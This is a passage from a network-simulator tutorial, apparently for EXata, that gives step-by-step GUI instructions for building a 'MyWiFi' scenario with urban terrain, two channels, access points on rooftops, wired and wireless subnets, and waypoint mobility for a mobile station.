


FIGURE 3-2. New Scenario

3.2 General Simulation Parameters

Next, we will set the name and simulation time for the new scenario.

Open the Scenario Properties Editor by clicking the **Scenario Properties** button in the Toolset panel.





FIGURE 3-3. Toolset Panel

This opens the Scenario Properties Editor shown in Figure 3-4.

In the **General** tab of the Scenario Properties Editor:

- Set **Experiment Name** to *MyWiFi*.
- Set **Simulation Time** to *320 seconds*.
- Click **OK**.



General Settings

Property	Value
Experiment Name	MyWiFi
Experiment Comment	NONE
Simulation Time	320 seconds
Seed	1
Scenario Background Image File	[Optional]
Disable Modifications to Scenario	NO

FIGURE 3-4. Setting General Parameters

3.3 Saving Scenario and Copying Terrain Files

Click the **Save** button in the toolbar (see Figure 3-1). In the dialog that opens, navigate to the directory EXATA_HOME/scenarios/user (where EXATA_HOME is the directory where EXata is installed), and enter “MyWiFi” in the **File name** field. This will create a new folder, EXATA_HOME/scenarios/user/MyWiFi. All files associated with the new scenario will be stored in this folder. The name displayed on the scenario tab also changes to “MyWiFi”.




FIGURE 3-5. Saved Scenario

Copy the folder EXATA_HOME/scenarios/demo/WiFiDemo/urban to EXATA_HOME/scenarios/user/MyWiFi/urban. This folder contains the file with details of the urban terrain for the scenario (dimensions of buildings, park, etc.). Also copy the icon files for routers and access points, router-color.png and AccessPoint.png.

3.4 Terrain and Channel Parameters


Next, we will set the terrain properties and channel frequencies.

3.4.1 Terrain Parameters

Open the Scenario Properties Editor by clicking the **Scenario Properties** button in the Toolset panel (see Figure 3-3).

Click on the **Terrain** tab and set the following:

- Set each of the X and Y fields of **Scenario Dimensions** to *1000*.
- Set **Urban Terrain Format** to *QualNet Format* by selecting it from the pull-down list. Some additional parameters will be displayed.




Terrain

Property	Value
[-] Coordinate System	Cartesian
Scenario Dimensions (meters)	X: 1000 Y: 1000
Altitude Range (meters)	Above Sea Level: 1500 Below Sea Level: 0
Terrain Data Format	None
[-] Urban Terrain Format	QualNet Format
[-] Urban Terrain Features Format	QualNet Terrain File
Number of Terrain Files	1
Subtract Terrain Elevation	No
Weather Mobility Interval	100 milli-seconds

FIGURE 3-6. Terrain Properties

- Leave the parameters unchanged. Click the **Open Array Editor** ... button in the **Value** field of **Number of Terrain Files**. This opens the Array Editor for urban terrain features files.




Number of Terrain Files: 1

General Properties

Property	Value
Urban Terrain Features File	[Optional] ...

FIGURE 3-7. Array Editor for Urban Terrain Features Files

- Click the **Select File** ... button. This opens a file selector.



Look in: urban

mapdata001.xml

File name: mapdata001.xml

Files of type: (*.xml)


FIGURE 3-8. Select Urban Terrain File

- Navigate to the folder EXATA_HOME/scenarios/user/MyWiFi/urban, select the file mapdata001.xml, and click **Open**.
- Close the Array Editor by clicking **OK**.

3.4.2 Channel Properties

Click on the **Channel Properties** tab and set the following:


- Set **Number of Channels** to *2*.



Number of Channels: 2

FIGURE 3-9. Number of Channels

- Click the **Open Array Editor** ... button in the **Value** field of **Number of Channels**. This opens the Array Editor for configuring channel properties shown in Figure 3-10.
- Leave the parameters for the first channel (corresponding to Index 0) unchanged. For configuring the second channel, select **Index 1** in the left panel and, in the right panel, set **Channel Frequency** to *2.5 GHz*. Leave all other parameters unchanged.



Number of Channels: 2

Index 0 : channel(
Index 1 : channel:

General Properties


Property	Value
Channel Name	channel1
Channel Frequency	2.5 GHz
Pathloss Model	Two Ray
[-] Shadowing Model	Constant
Shadowing Mean (dB)	4.0
Fading Model	None
Enable Inter-channel Interfernce	No
Signal Propagation Speed (m/s)	3e8
Propagation Limit (dBm)	-111.0
Maximum Propagation Distance	0
Propagation Communication Proximity	400
Propagation Profile Update Ratio	0.0

FIGURE 3-10. Channel Frequency

- Close the Array Editor by clicking **OK**.
- Close the Scenario Properties Editor by clicking **OK**.

The canvas will appear as shown in Figure 3-11. This is the X-Y view (view as seen from the top) of the scenario. The grey rectangles represent the buildings and the green rectangle represents the park.

Note: If the buildings and park appear at the bottom of the canvas instead of the center, save the scenario, close it, and reopen it to get the correct display.



X: 0.00 Y: 0.00 Z: 0.00

FIGURE 3-11. X-Y View of Scenario

3.5 Creating Network Topology

We will now place the nodes and subnets on the canvas. We will place the mobile stations, routers, wireless subnets and wired subnet in the X-Y view. Since the access points are placed on the top of the buildings, we will place those nodes in the 3D view. All nodes (mobile stations, access points, and routers) are of the type *Default Device*. We will change the icons used to represent the routers and access points later.

Placing Devices

To place Default Device nodes on the canvas, do the following:

1. In the Toolset panel, sliced the Default Device by clicking on the first icon in the **Devices** toolbar (see Figure 3-3).
2. On the canvas, click on the location where the first node is to be placed. A Default Device icon will be displayed at that location.
3. Place additional Default Devices by clicking on the desired locations on the canvas.
4. Exit from insert mode and enter select mode by pressing the **Esc** key or the **s** key, or by clicking the **Select** button on the toolbar.




FIGURE 3-12. Select Button in Toolbar

Placing Wired and Wireless Subnets

Subnets are placed on the canvas by selecting the appropriate button in the **Network Components** toolbar (see Figure 3-3) and following the same procedure as for placing Default Devices.

Place six default devices, two wireless subnets, and one wired subnet on the canvas, as shown in Figure 3-13.




FIGURE 3-13. Placing Nodes and Subnets

Note: If a node is already selected when a wired or wireless subnet is placed on the canvas, a link is automatically created between the subnet and the selected node. To delete any unwanted links, click **Select** button to enter the Select mode, select the link by clicking on it, and click the **Delete** button on the toolbar or press the **Delete** key.

Placing Access Points

To place the two access points, do the following:

1. Change the scenario view from X-Y view to 3D view by selecting 3D from the pull-down list in the toolbar.




FIGURE 3-14. Changing to 3D View

The scenario view changes to the following:





FIGURE 3-15. Scenario in 3D View

2. Place a default device on the top of each of the two buildings, near the center of the roof.



X: -359.85 Y: 761.77 Z: 525.86

Position Indicators

FIGURE 3-16. Placing Access Points on Rooftops

Note: Nodes 7 and 8 will act as access points and their position is critical. They should be placed right at the top of the building at the center of the roof. To ensure that each of these is properly placed, select the node and enter the desired coordinates in the Position Indicators just below the canvas. The coordinates of node 7 (left access point) should be (290, 520, 100) and the coordinates of node 8 (right access point) should be (690, 520, 50).

Creating Links

To create a link between two objects, click on the **Link** button in the **Links** toolbar (see Figure 3-3), click on the first object, drag to the second object, and release.

Switch the scenario view to X-Y view and create the following links:

- Connect nodes 5 and 7.
- Connect nodes 6 and 8.
- Connect nodes 5 and 6 to the wired subnet.

- Connect nodes 1, 3, and 7 to the left wireless subnet.
- Connect nodes 2, 4, and 8 to the right wireless subnet.

The scenario will appear as follows:




FIGURE 3-17. Connecting Nodes and Subnets

3.6 Specifying Mobility Pattern for Mobile Station 1

The mobility pattern for mobile station 1 (node 1) is specified by setting waypoints. To set a waypoint, a location and a time need to be specified: the mobile station will be at the specified location at the specified time. From one waypoint to the next, the mobile station moves in a straight line at a constant speed that is determined by the two waypoint locations and times.

To set waypoints for mobile station 1, perform the following steps:

1. Select the **Waypoint** 🚩 button in the **Other Components** toolbar (see Figure 3-3).
2. Select mobile station 1 by left-clicking on it.
3. Next, left-click on the canvas at the desired location for the first waypoint. A waypoint marker is placed at the waypoint location and a line is drawn between mobile station 1 and the waypoint marker.
4. Click on the canvas at the location of the next waypoint. A waypoint marker is placed at that location and it is connected by a line to the previous waypoint. Similarly, place subsequent waypoints on the canvas. Add waypoints roughly at the same distance from each other, as shown in Figure 3-18.
5. After adding the last waypoint, click the right mouse button.

Note: A waypoint can be deleted or moved by selecting the waypoint marker and deleting or moving it, just like any other object on the canvas. Any waypoint can be moved or deleted.

